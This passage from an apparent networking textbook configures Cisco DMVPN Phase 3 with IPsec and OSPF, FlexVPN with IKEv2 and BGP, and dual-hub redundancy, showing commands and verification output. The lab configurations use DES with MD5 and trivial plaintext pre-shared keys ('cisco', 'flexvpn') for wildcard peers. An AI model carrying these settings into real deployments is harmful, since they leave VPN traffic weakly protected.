      # Ent --> Number of NHRP entries with same NBMA peer 298
      NHS Status: E --> Expecting Replies, R --> Responding, W --> Waiting 299
      UpDn Time --> Up or Down Time for a Tunnel         300
=====                                                301

```

```

Interface: Tunnel0, IPv4 NHRP Details                   302
Type:Hub, NHRP Peers:3,                                303

```

# Ent	Peer NBMA Addr	Peer Tunnel Add	State	UpDn Tm	Attrb
1	172.1.2.1	10.10.10.2	UP	00:00:05	D
1	172.1.3.1	10.10.10.3	UP	00:04:49	D
1	172.1.4.1	10.10.10.4	UP	00:04:41	D

```

Branch2#trace 10.10.10.4                               309
Type escape sequence to abort.                         310
Tracing the route to 10.10.10.4                       311
VRF info: (vrf in name/id, vrf out name/id)           312
 1 10.10.10.1 9 msec 5 msec 6 msec                     313
 2 10.10.10.4 5 msec 5 msec 5 msec                     314

```

```

315 Branch2#trace 10.10.10.4
316 Type escape sequence to abort.
317 Tracing the route to 10.10.10.4
318 VRF info: (vrf in name/id, vrf out name/id)
319  1 10.10.10.4 5 msec 5 msec 5 msec

```

Using the traceroute command, we can see that the first time, the spoke could only communicate with another spoke via the hub. After this, the hub notifies the spoke how to reach the other spoke directly, and then we can see in the second traceroute that spoke-to-spoke communication is allowed.

AU6

Phase 3 with IPsec

Now that we have our GRE tunnels configured, we have the option to encrypt them using IPsec to ensure data confidentiality. We are going to use the current DMVPN Phase 3 configuration. To configure an IPsec tunnel, we must define a policy by using the **crypto isakmp policy** command. The tunnel source command on the tunnel interfaces must use the interface type and number instead of the IP address. We are not going to cover the configuration of IPsec as this was covered in Chapter 14. We will mention the command that relates to protecting GRE tunnels. Command **tunnel protection ipsec profile** [name] will be used to associate a tunnel interface with an IPsec profile. It must be noted that the tunnel MTU should be set to 1400 to account for IPsec encapsulation.

Let's add the crypto configuration on the hub and spokes:

```

333 Headquarter(config)#crypto isakmp policy 1
334 Headquarter(config-isakmp)#authentication pre-share
335 Headquarter(config-isakmp)#crypto isakmp key cisco address 0.0.0.0 0.0.0.0
336 Headquarter(config)#crypto IPsec transform-set SecureVPN esp-des esp-md5-hmac
337 Headquarter(cfg-crypto-trans)#mode transport
338 Headquarter(cfg-crypto-trans)#crypto IPsec profile DMVPN
339 Headquarter(ipsec-profile)#set transform-set SecureVPN
340 Headquarter(ipsec-profile)#int tunnel 0
341 Headquarter(config-if)#tunnel protection IPsec profile DMVPN
342 Headquarter(config-if)#ip mtu 1400

```

This configuration will be placed on all routers.

Let's see if our crypto sessions are up on the hub:

```

345 Headquarter# sh crypto session
346 Crypto session current status

```

```

347 Interface: Tunnel0
348 Session status: UP-ACTIVE
349 Peer: 172.1.4.1 port 500
350   Session ID: 0
351 IKEv1 SA: local 172.1.1.1/500 remote 172.1.4.1/500 Active
352 IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.4.1
353   Active SAs: 2, origin: crypto map

```

```

354 Interface: Tunnel0
355 Session status: UP-ACTIVE
356 Peer: 172.1.3.1 port 500
357   Session ID: 0

```

```

IKEv1 SA: local 172.1.1.1/500 remote 172.1.3.1/500 Active          358
IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.3.1             359
Active SAs: 2, origin: crypto map                                360

```

```

Interface: Tunnel0                                              361
Session status: UP-ACTIVE                                       362
Peer: 172.1.2.1 port 500                                         363
Session ID: 0                                                    364
IKEv1 SA: local 172.1.1.1/500 remote 172.1.2.1/500 Active     365
IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.2.1           366
Active SAs: 2, origin: crypto map                                367

```

AU7 As we can see from the preceding output, we have established IPsec tunnels on the hub. Let's look at the DMVPN: 368
369

```

Headquarter#show dmvpn                                          370
Legend: Attrb --> S - Static, D - Dynamic, I - Incomplete       371
      N - NATed, L - Local, X - No Socket                        372
      T1 - Route Installed, T2 - Nexthop-override              373
      C - CTS Capable                                          374
# Ent --> Number of NHRP entries with same NBMA peer          375
NHS Status: E --> Expecting Replies, R --> Responding, W --> Waiting 376
UpDn Time --> Up or Down Time for a Tunnel                    377
=====                                                         378

```

```

Interface: Tunnel0, IPv4 NHRP Details                            379
Type:Hub, NHRP Peers:3,                                         380

```

# Ent	Peer NBMA Addr	Peer Tunnel Add	State	UpDn Tm	Attrb
1	172.1.2.1	10.10.10.2	UP	00:06:59	D
1	172.1.3.1	10.10.10.3	UP	00:02:57	D
1	172.1.4.1	10.10.10.4	UP	00:02:48	D

As we can see, our DMVPN tunnel has been created and is protected with IPsec. 386

Phase 3 with OSPF 387

Since we don't have a routing protocol to complement our DMVPN, let's build OSPF in our tunnel so that each branch can reach the LAN of another. 388
389

We will configure point-to-multipoint OSPF. We will add the DMVPN tunnel IP address and each location's LAN subnet into OSPF. We will use the **ip ospf network point-to-multipoint** command on the tunnel interface: 390
391
392

```

Headquarter(config)#router ospf 1                                393
Headquarter(config-router)#network 10.10.10.0 0.0.0.255 area 1 394
Headquarter(config-router)#network 192.168.1.0 0.0.0.255 area 1 395
Headquarter(config-router)#interface Tunnel 0                   396
Headquarter(config-if)#ip ospf network point-to-multipoint     397
*May 16 04:39:07.695: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Tunnel0 from LOADING to 398
FULL, Loading Done                                             399

```

```

400 *May 16 04:39:21.770: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Tunnel0 from LOADING to
401 FULL, Loading Done
402 *May 16 04:39:35.925: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.4.1 on Tunnel0 from LOADING to
403 FULL, Loading Done

```

404 We can see that our OSPF adjacencies have been formed. Here are the spoke configurations:

```

405 Branch1(config)#router ospf 1
406 Branch1(config-router)#network 10.10.10.0 0.0.0.255 area 1
407 Branch1(config-router)#network 192.168.2.0 0.0.0.255 area 1
408 Branch1(config-router)#interface Tunnel 0
409 Branch1(config-if)#ip ospf network point-to-multipoint

```

```

410 Branch2(config)#router ospf 1
411 Branch2(config-router)#network 10.10.10.0 0.0.0.255 area 1
412 Branch2(config-router)#network 192.168.3.0 0.0.0.255 area 1
413 Branch2(config-router)#interface Tunnel 0
414 Branch2(config-if)#ip ospf network point-to-multipoint

```

```

415 Branch3(config)#router ospf 1
416 Branch3(config-router)#network 10.10.10.0 0.0.0.255 area 1
417 Branch3(config-router)#network 192.168.4.0 0.0.0.255 area 1
418 Branch3(config-router)#interface Tunnel 0
419 Branch3(config-if)#ip ospf network point-to-multipoint

```

```

420 Headquarter#show ip ospf neighbor

```

Neighbor ID	Pri	State	Dead Time	Address	Interface
192.168.4.1	0	FULL/ -	00:01:54	10.10.10.4	Tunnel0
192.168.3.1	0	FULL/ -	00:01:43	10.10.10.3	Tunnel0
192.168.2.1	0	FULL/ -	00:01:56	10.10.10.2	Tunnel0

```

425 Headquarter#sh ip ospf route

```

```

426 OSPF Router with ID (192.168.1.1) (Process ID 1)

```

```

427 Base Topology (MTID 0)

```

```

428 Area 1

```

```

429 Intra-area Route List

```

```

430 * 10.10.10.1/32, Intra, cost 0, area 1, Connected
431 via 10.10.10.1, Tunnel0
432 *> 10.10.10.2/32, Intra, cost 1000, area 1
433 via 10.10.10.2, Tunnel0
434 *> 10.10.10.3/32, Intra, cost 1000, area 1
435 via 10.10.10.3, Tunnel0
436 *> 10.10.10.4/32, Intra, cost 1000, area 1
437 via 10.10.10.4, Tunnel0
438 * 192.168.1.1/32, Intra, cost 1, area 1, Connected

```

```

    via 192.168.1.1, Loopback2
* > 192.168.2.1/32, Intra, cost 1001, area 1
    via 10.10.10.2, Tunnel0
* > 192.168.3.1/32, Intra, cost 1001, area 1
    via 10.10.10.3, Tunnel0
* > 192.168.4.1/32, Intra, cost 1001, area 1
    via 10.10.10.4, Tunnel0

```

First Hop Forwarding Gateway Tree

```

10.10.10.1 on Tunnel0, count 1
10.10.10.2 on Tunnel0, count 2
10.10.10.3 on Tunnel0, count 2
10.10.10.4 on Tunnel0, count 2
192.168.1.1 on Loopback2, count 1
Headquarter#

```

We can see that all LAN addresses are being learned via OSPF. From the output, we can see that the spoke routers learned each other's networks.

FlexVPN

Now that we have covered DMVPN, let's get into FlexVPN which uses IPsec just as DMVPN but uses IKEv2 vs. IKEv1 which is used in DMVPN. IKEv2 is a next-generation upgrade to the IKE protocol. We will configure FlexVPN with BGP as our routing protocol using Figure 24-6. I will highlight the changes in the IPsec configuration. IKEv2 uses less messages to establish its IPsec tunnel. In FlexVPN configurations, spokes do not register with the hub, and NHRP is used for spoke-to-spoke traffic. Normally, a hub in FlexVPN will not have a tunnel interface as it only terminates dynamic spoke-to-hub tunnels. This is why the virtual-template is used which will create a virtual interface for each connection. You will also see a pool of addresses on the hub that will get assigned to spokes. As these addresses are assigned to spokes, they will be installed in the routing table as /32 addresses.

FlexVPN consists of:

The IKEv2 policy binds the IKEv2 proposal to a peer. The keyring allows you to define pre-shared keys which have the option of being asymmetric. The IKEv2 profile provides the parameters for the VPN to include peer address and authentication method. The transform set defines the security protocols and algorithms that the IPsec tunnel will be formed using. The IPsec profile is a summary of FlexVPN that will be applied to an interface as a single profile.




Figure 24-6. FlexVPN

471 Let's configure our FlexVPN using Figure 24-6. We will be configuring IKEv2 to secure our VPN and
 472 BGP for our routing. First, we will enable AAA, define our local subnets, create our address pool allowing
 473 the Branch router to receive an IP address from the Headquarters, configure the IKEv2 keyring, configure
 474 the IKEv2 authorization policy, define the IKEv2 profile, and create the interface template. Let's dive into the
 475 configuration:

```
476 Hub
477 Headquarters(config)#aaa new-model
478 Headquarters(config)#aaa authorization network IKE local
479 Headquarters(config)#crypto ikev2 authorization policy default
480 Headquarters(config-ikev2-author-policy)#pool FlexVPNSpokes
481 Headquarters(config-ikev2-author-policy)#crypto ikev2 keyring Flex
482 Headquarters(config-ikev2-keyring)#peer Spokes
483 Headquarters(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
484 Headquarters(config-ikev2-keyring-peer)#pre-shared-key local flexvpn
485 Headquarters(config-ikev2-keyring-peer)#pre-shared-key remote flexvpn
486 Headquarters(config-ikev2-keyring-peer)#crypto ikev2 profile DMVPN
487 IKEv2 profile MUST have:
488     1. A local and a remote authentication method.
489     2. A match identity or a match certificate or match any statement.
490 Headquarters(config-ikev2-profile)#match identity remote address 0.0.0.0
491 Headquarters(config-ikev2-profile)#authentication remote pre-share
492 Headquarters(config-ikev2-profile)#authentication local pre-share
493 Headquarters(config-ikev2-profile)#keyring local Flex
494 Headquarters(config-ikev2-profile)#aaa authorization group psk list IKE default
495 Headquarters(config-ikev2-profile)#virtual-template 1
496 Headquarters(config-ikev2-profile)#crypto ipsec profile IKEv2
497 Headquarters(ipsec-profile)#set ikev2-profile DMVPN
498 Headquarters(ipsec-profile)#interface Loopback100
499 Headquarters(config-if)#ip address 172.31.1.1 255.255.255.0
500 Headquarters(config-if)#interface Virtual-Template1 type tunnel
501 Headquarters(config-if)#ip unnumbered lo100
502 Headquarters(config-if)#tunnel source e0/0
503 Headquarters(config-if)#tunnel path-mtu-discovery
504 Headquarters(config-if)#tunnel protection ipsec profile IKEv2
505 Headquarters(config-if)#ip local pool FlexVPNSpokes 172.31.1.2 172.31.1.6
```

506 Now let's see the spoke:

```
507 Branch2(config)#aaa new-model
508 Branch2(config)#aaa authorization network IKE local
509 Branch2(config)#crypto ikev2 authorization policy default
510 Branch2(config-ikev2-author-policy)#crypto ikev2 keyring Flex
511 Branch2(config-ikev2-keyring)#peer Spokes
512 Branch2(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
513 Branch2(config-ikev2-keyring-peer)#pre-shared-key local flexvpn
514 Branch2(config-ikev2-keyring-peer)#pre-shared-key remote flexvpn
515 Branch2(config-ikev2-keyring-peer)#crypto ikev2 profile DMVPN
516 Branch2(config-ikev2-profile)#match identity remote address 0.0.0.0
517 Branch2(config-ikev2-profile)#authentication remote pre-share
```

```

Branch2(config-ikev2-profile)#authentication local pre-share          518
Branch2(config-ikev2-profile)#keyring local Flex                    519
Branch2(config-ikev2-profile)#aaa authorization group psk list IKE default 520
Branch2(config-ikev2-profile)#virtual-template 1                   521
Branch2(config-ikev2-profile)#crypto ipsec profile IKEv2           522
Branch2(ipsec-profile)#set ikev2-profile DMVPN                     523
Branch2(ipsec-profile)#interface Tunnel0                           524
Branch2(config-if)#ip address negotiated                           525
Branch2(config-if)#ip mtu 1400                                    526
Branch2(config-if)#ip tcp adjust-mss 1360                         527
Branch2(config-if)#tunnel source Ethernet0/0                      528
Branch2(config-if)#tunnel destination 172.1.1.1                  529
Branch2(config-if)#tunnel path-mtu-discovery                      530
Branch2(config-if)#tunnel protection ipsec profile IKEv2          531
Branch2(config-if)#router bgp 1                                   532
Branch2(config-router)#bgp log-neighbor-changes                   533
Branch2(config-router)#network 192.168.2.0 mask 255.255.255.0    534
Branch2(config-router)#network 172.31.1.0 mask 255.255.255.0    535
Branch2(config-router)#neighbor 172.31.1.1 remote-as 1          536
Branch2(config-router)#interface Virtual-Template1 type tunnel    537
Branch2(config-if)#ip unnumbered Tunnel0                          538
Branch2(config-if)#ip mtu 1400                                    539
Branch2(config-if)#ip tcp adjust-mss 1360                         540
Branch2(config-if)#tunnel path-mtu-discovery                      541
Branch2(config-if)#tunnel protection ipsec profile IKEv2          542

```

Now let's verify the tunnel is active: 543

```

Branch2#show crypto session          544
Crypto session current status       545
Interface: Tunnel0                  546
Profile: DMVPN                       547
Session status: UP-ACTIVE           548
Peer: 172.1.1.1 port 500            549
  Session ID: 2                      550
  IKEv2 SA: local 172.1.2.1/500 remote 172.1.1.1/500 Active 551
  IPSEC FLOW: permit 47 host 172.1.2.1 host 172.1.1.1      552
  Active SAs: 2, origin: crypto map 553

```

We can see our crypto tunnel is active. If we run the command **show ip interface brief**, we can see that Tunnel0 on the spoke has been assigned 172.31.1.2: 554 555

```

Branch2#sh ip int brief          556
Interface      IP-Address      OK? Method Status      Protocol      557
Ethernet0/0    172.1.2.1       YES NVRAM  up          up            558
Loopback2     192.168.2.1    YES NVRAM  up          up            559
Tunnel0      172.31.1.2    YES manual up    up          560

```

Now let's verify our routing table:

```

562 Branch2#sh ip bgp
563 BGP table version is 4, local router ID is 192.168.2.1
564 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
565                r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
566                x best-external, a additional-path, c RIB-compressed,
567 Origin codes: i - IGP, e - EGP, ? - incomplete
568 RPKI validation codes: V valid, I invalid, N Not found

569      Network            Next Hop            Metric LocPrf Weight Path
570 *>i 172.31.1.0/24      172.31.1.1          0      100      0  i
571 *>i 192.168.1.0        172.31.1.1          0      100      0  i
572 *>  192.168.2.0        0.0.0.0             0                   32768 i
    
```

As we can see from the output, we see all the expected routes via BGP.

Single-DMVPN Dual Hub

AU10

Redundancy is key in modern networks, and adding another hub allows for redundancy. We can create redundancy by adding a second hub and/or a second DMVPN. For highest redundancy, you can build dual DMVPNs supported by separate service providers. To add another hub, we will replicate the configuration from the original hub to a second hub with a new tunnel IP and add a few NHRP commands on the spoke. We are going to focus on a dual hub with a single DMVPN. We will use Figure 24-7 to configure our dual hub.

this figure will be printed in b/w




Figure 24-7. Single-VPN dual hub

Let's configure our routers. You will notice in the configuration that both our hubs connect to each other as NHRP servers. You will also see the priority of Headquarters makes it the DR:

```

HUB1 582

Headquarter(config-router)#interface Tunnel 0 583
Headquarter(config-if)#ip address 10.10.10.1 255.255.255.0 584
Headquarter(config-if)#tunnel source e0/0 585
Headquarter(config-if)#ip nhrp map multicast dynamic 586
Headquarter(config-if)#ip nhrp map 10.10.10.5 172.1.5.1 587
Headquarter(config-if)#ip nhrp map multicast 172.1.5.1 588
Headquarter(config-if)#ip nhrp nhs 10.10.10.5 589
Headquarter(config-if)# ip nhrp authentication DMVPN 590
Headquarter(config-if)# ip nhrp network-id 100 591
Headquarter(config-if)# ip nhrp redirect 592
Headquarter(config-if)#ip ospf network broadcast 593
Headquarter(config-if)#ip ospf priority 2 594
Headquarter(config-if)#ip ospf cost 100 595
Headquarter(config-if)#tunnel mode gre multipoint 596
Headquarter(config-if)#router ospf 1 597
Headquarter(config-router)#log-adjacency-changes 598
Headquarter(config-router)#network 10.10.10.0 0.0.0.255 area 1 599
Headquarter(config-router)#network 192.168.1.0 0.0.0.255 area 1 600

Hub2 601

Headquarters2(config)#interface Tunnel 0 602
Headquarters2(config-if)#ip address 10.10.10.5 255.255.255.0 603
Headquarters2(config-if)#tunnel source e0/0 604
Headquarters2(config-if)#ip nhrp map multicast dynamic 605
Headquarters2(config-if)# ip nhrp authentication DMVPN 606
Headquarters2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1 607
Headquarters2(config-if)# ip nhrp map multicast 172.1.1.1 608
Headquarters2(config-if)#ip nhrp nhs 10.10.10.1 609
Headquarters2(config-if)# ip nhrp network-id 100 610
Headquarters2(config-if)#ip nhrp redirect 611
Headquarters2(config-if)#ip ospf network broadcast 612
Headquarters2(config-if)#ip ospf priority 1 613
Headquarters2(config-if)#ip ospf cost 105 614
Headquarters2(config-if)#tunnel mode gre multipoint 615
Headquarters2(config-if)#router ospf 1 616
Headquarters2(config-router)#log-adjacency-changes 617
Headquarters2(config-router)#network 10.10.10.0 0.0.0.255 area 1 618
Headquarters2(config-router)#network 192.168.1.0 0.0.0.255 area 1 619

Branch2 620

Branch2(config)#interface Tunnel 0 621
Branch2(config-if)#ip address 10.10.10.2 255.255.255.0 622
Branch2(config-if)#tunnel source e0/0 623
Branch2(config-if)#ip nhrp authentication DMVPN 624
Branch2(config-if)# ip nhrp map 10.10.10.1 172.1.1.1 625

```

```
626 Branch2(config-if)# ip nhrp map multicast 172.1.1.1
627 Branch2(config-if)#ip nhrp nhs 10.10.10.1
628 Branch2(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
629 Branch2(config-if)# ip nhrp map multicast 172.1.5.1
630 Branch2(config-if)#ip nhrp nhs 10.10.10.5
631 Branch2(config-if)#ip nhrp network-id 100
632 Branch2(config-if)#ip nhrp shortcut
633 Branch2(config-if)#ip ospf network broadcast
634 Branch2(config-if)#ip ospf priority 0
635 Branch2(config-if)#tunnel mode gre multipoint
636 Branch2(config-if)#router ospf 1
637 Branch2(config-router)#log-adjacency-changes
638 Branch2(config-router)#network 10.10.10.0 0.0.0.255 area 1
639 Branch2(config-router)#network 192.168.2.0 0.0.0.255 area 1
```

640 Branch3

```
641 Branch3(config-router)#no int tun0
642 Branch3(config)#interface Tunnel 0
643 Branch3(config-if)#ip address 10.10.10.3 255.255.255.0
644 Branch3(config-if)#tunnel source e0/0
645 Branch3(config-if)#ip nhrp authentication DMVPN
646 Branch3(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
647 Branch3(config-if)# ip nhrp map multicast 172.1.1.1
648 Branch3(config-if)#ip nhrp nhs 10.10.10.1
649 Branch3(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
650 Branch3(config-if)# ip nhrp map multicast 172.1.5.1
651 Branch3(config-if)#ip nhrp nhs 10.10.10.5
652 Branch3(config-if)#ip nhrp network-id 100
653 Branch3(config-if)#ip nhrp shortcut
654 Branch3(config-if)#ip ospf network broadcast
655 Branch3(config-if)#ip ospf priority 0
656 Branch3(config-if)#tunnel mode gre multipoint
657 Branch3(config-if)#router ospf 1
658 Branch3(config-router)#log-adjacency-changes
659 Branch3(config-router)#network 10.10.10.0 0.0.0.255 area 1
660 Branch3(config-router)#network 192.168.3.0 0.0.0.255 area 1
```

661 Branch4

```
662 Branch4(config)#interface Tunnel 0
663 Branch4(config-if)#ip address 10.10.10.4 255.255.255.0
664 Branch4(config-if)#tunnel source e0/0
665 Branch4(config-if)#ip nhrp authentication DMVPN
666 Branch4(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
667 Branch4(config-if)# ip nhrp map multicast 172.1.1.1
668 Branch4(config-if)#ip nhrp nhs 10.10.10.1
669 Branch4(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
670 Branch4(config-if)# ip nhrp map multicast 172.1.5.1
671 Branch4(config-if)#ip nhrp nhs 10.10.10.5
672 Branch4(config-if)#ip nhrp network-id 100
673 Branch4(config-if)#ip nhrp shortcut
```

```

Branch4(config-if)#ip ospf network broadcast           674
Branch4(config-if)#ip ospf priority 0                 675
Branch4(config-if)#tunnel mode gre multipoint         676
Branch4(config-if)#router ospf 1                     677
Branch4(config-router)#log-adjacency-changes         678
Branch4(config-router)#network 10.10.10.0 0.0.0.255 area 1 679
Branch4(config-router)#network 192.168.4.0 0.0.0.255 area 1 680

```

AU11 We notice that each branch has each hub mapped in NHRP. Now let's verify the routing and check our NHRP status: 681 682

```
Headquarters2#show ip ospf neighbor 683
```

Neighbor ID	Pri	State	Dead Time	Address	Interface
192.168.1.253	2	FULL/DR	00:00:31	10.10.10.1	Tunnel0
192.168.2.1	0	FULL/DROTHER	00:00:36	10.10.10.2	Tunnel0
192.168.3.1	0	FULL/DROTHER	00:00:32	10.10.10.3	Tunnel0
192.168.4.1	0	FULL/DROTHER	00:00:38	10.10.10.4	Tunnel0

We can see that the Headquarter router is the DR and all routers are participating in OSPF: 689

```

Headquarter#show ip nhrp detail 690
10.10.10.2/32 via 10.10.10.2 691
  Tunnel0 created 00:11:58, expire 01:48:02 692
  Type: dynamic, Flags: unique registered used nhop 693
  NBMA address: 172.1.2.1 694
10.10.10.3/32 via 10.10.10.3 695
  Tunnel0 created 00:11:46, expire 01:48:14 696
  Type: dynamic, Flags: unique registered used nhop 697
  NBMA address: 172.1.3.1 698
10.10.10.4/32 via 10.10.10.4 699
  Tunnel0 created 00:11:33, expire 01:48:27 700
  Type: dynamic, Flags: unique registered used nhop 701
  NBMA address: 172.1.4.1 702
10.10.10.5/32 via 10.10.10.5 703
  Tunnel0 created 00:12:44, never expire 704
  Type: static, Flags: used 705
  NBMA address: 172.1.5.1 706

```

We can see all routers participating in our DMVPN: 707

```

Branch3#trace 192.168.4.1 708
Type escape sequence to abort. 709
Tracing the route to 192.168.4.1 710
VRF info: (vrf in name/id, vrf out name/id) 711
  1 10.10.10.1 6 msec 8 msec 4 msec 712
  2 10.10.10.4 5 msec 5 msec 5 msec 713
Branch3#trace 192.168.4.1 714
Type escape sequence to abort. 715
Tracing the route to 192.168.4.1 716
VRF info: (vrf in name/id, vrf out name/id) 717
  1 10.10.10.4 5 msec 12 msec 5 msec 718

```

719 We can see that our NHRP shortcut works properly, but let's make sure we can still reach this
720 destination when the tunnel on the Headquarter router is shut down:

```
721 Headquarter(config)#int tun0
722 Headquarter(config-if)#shutdown
723 Branch3#sh ip route
724 Gateway of last resort is 172.1.3.2 to network 0.0.0.0

725 S*   0.0.0.0/0 [1/0] via 172.1.3.2
726     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
727 C     10.10.10.0/24 is directly connected, Tunnel0
728 L     10.10.10.3/32 is directly connected, Tunnel0
729     172.1.0.0/16 is variably subnetted, 2 subnets, 2 masks
730 C     172.1.3.0/30 is directly connected, Ethernet0/0
731 L     172.1.3.1/32 is directly connected, Ethernet0/0
732     192.168.1.0/32 is subnetted, 1 subnets
733 O     192.168.1.254 [110/1001] via 10.10.10.5, 00:21:53, Tunnel0
734     192.168.2.0/32 is subnetted, 1 subnets
735 O     192.168.2.1 [110/1001] via 10.10.10.2, 00:21:43, Tunnel0
736     192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
737 C     192.168.3.0/24 is directly connected, Loopback2
738 L     192.168.3.1/32 is directly connected, Loopback2
739     192.168.4.0/32 is subnetted, 1 subnets
740 O     192.168.4.1 [110/1001] via 10.10.10.4, 00:21:33, Tunnel0
```

741 We can see from the output that Branch3 still has OSPF routes from the new DR.

742 Dual-DMVPN Dual Hub

743 Now let's configure multiple DMVPNs with multiple hubs. In this instance, since we are using multiple
744 DMVPNs, each hub will have its own tunnel key and network-id so traffic knows which tunnel to use. Each
745 spoke will have two tunnels, one to each hub. We will use Figure 24-8 in this example.




Figure 24-8. Dual-VPN dual hub

Let's start with the first hub:

Headquarter Configuration

```

Headquarter(config)#Int e0/0
Headquarter(config-if)#Ip address 172.1.1.1 255.255.255.0
Headquarter(config-if)#interface Tunnel 0
Headquarter(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarter(config-if)#tunnel source e0/0
Headquarter(config-if)#ip nhrp map multicast dynamic
Headquarter(config-if)#ip nhrp authentication DMVPN
Headquarter(config-if)#ip nhrp network-id 1
Headquarter(config-if)#ip nhrp redirect
Headquarter(config-if)#ip ospf network broadcast
Headquarter(config-if)#ip ospf priority 2
Headquarter(config-if)#tunnel key 1
Headquarter(config-if)#tunnel mode gre multipoint
Headquarter(config-if)#router ospf 1
Headquarter(config-router)#log-adjacency-changes
Headquarter(config-router)#network 10.10.10.0 0.0.0.255 area 1
Headquarter(config-router)#network 192.168.1.0 0.0.0.255 area 1

```

```

Headquarters2 Configuration
Headquarters2(config)#interface Tunnel 0
Headquarters2(config-if)#ip address 10.10.20.1 255.255.255.0
Headquarters2(config-if)#tunnel source e0/0
Headquarters2(config-if)#ip nhrp map multicast dynamic

```

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768


```

769 Headquarters2(config-if)# ip nhrp authentication DMVPN
770 Headquarters2(config-if)#ip nhrp network-id 2
771 Headquarters2(config-if)#ip nhrp redirect
772 Headquarters2(config-if)#ip ospf network broadcast
773 Headquarters2(config-if)#ip ospf priority 1
774 Headquarters2(config-if)#tunnel key 2
775 Headquarters2(config-if)#tunnel mode gre multipoint
776 Headquarters2(config-if)#router ospf 1
777 Headquarters2(config-router)#log-adjacency-changes
778 Headquarters2(config-router)#network 10.10.20.0 0.0.0.255 area 1
779 Headquarters2(config-router)#network 192.168.1.0 0.0.0.255 area 1

```

780 Branch2 Configuration

```

781 Branch2(config)#interface Tunnel 1
782 Branch2(config-if)#ip address 10.10.10.2 255.255.255.0
783 Branch2(config-if)#tunnel source e0/0
784 Branch2(config-if)#ip nhrp authentication DMVPN
785 Branch2(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
786 Branch2(config-if)# ip nhrp map multicast 172.1.1.1
787 Branch2(config-if)#ip nhrp nhs 10.10.10.1
788 Branch2(config-if)#ip nhrp network-id 1
789 Branch2(config-if)#ip nhrp shortcut
790 Branch2(config-if)#ip ospf network broadcast
791 Branch2(config-if)#ip ospf priority 0
792 Branch2(config-if)#tunnel key 1
793 Branch2(config-if)#tunnel mode gre multipoint
794 Branch2(config-if)#interface Tunnel 2
795 Branch2(config-if)#ip address 10.10.20.2 255.255.255.0
796 Branch2(config-if)#tunnel source e0/0
797 Branch2(config-if)#ip nhrp authentication DMVPN
798 Branch2(config-if)#ip nhrp map 10.10.20.1 172.1.5.1
799 Branch2(config-if)# ip nhrp map multicast 172.1.5.1
800 Branch2(config-if)#ip nhrp nhs 10.10.20.1
801 Branch2(config-if)#ip nhrp network-id 2
802 Branch2(config-if)#ip nhrp shortcut
803 Branch2(config-if)#ip ospf network broadcast
804 Branch2(config-if)#ip ospf priority 0
805 Branch2(config-if)#tunnel key 2
806 Branch2(config-if)#tunnel mode gre multipoint
807 Branch2(config-if)#router ospf 1
808 Branch2(config-router)#log-adjacency-changes
809 Branch2(config-router)#network 10.10.10.0 0.0.0.255 area 1
810 Branch2(config-router)#network 10.10.20.0 0.0.0.255 area 1
811 Branch2(config-router)#network 192.168.2.0 0.0.0.255 area 1

```

812 Branch3 Configuration

```

813 Branch3(config)#interface Tunnel 1
814 Branch3(config-if)#ip address 10.10.10.3 255.255.255.0
815 Branch3(config-if)#tunnel source e0/0
816 Branch3(config-if)#ip nhrp authentication DMVPN

```

```

Branch3(config-if)# ip nhrp map 10.10.10.1 172.1.1.1      817
Branch3(config-if)# ip nhrp map multicast 172.1.1.1      818
Branch3(config-if)#ip nhrp nhs 10.10.10.1              819
Branch3(config-if)#ip nhrp network-id 1                 820
Branch3(config-if)#ip nhrp shortcut                     821
Branch3(config-if)#ip ospf network broadcast            822
Branch3(config-if)#ip ospf priority 0                   823
Branch3(config-if)#tunnel key 1                         824
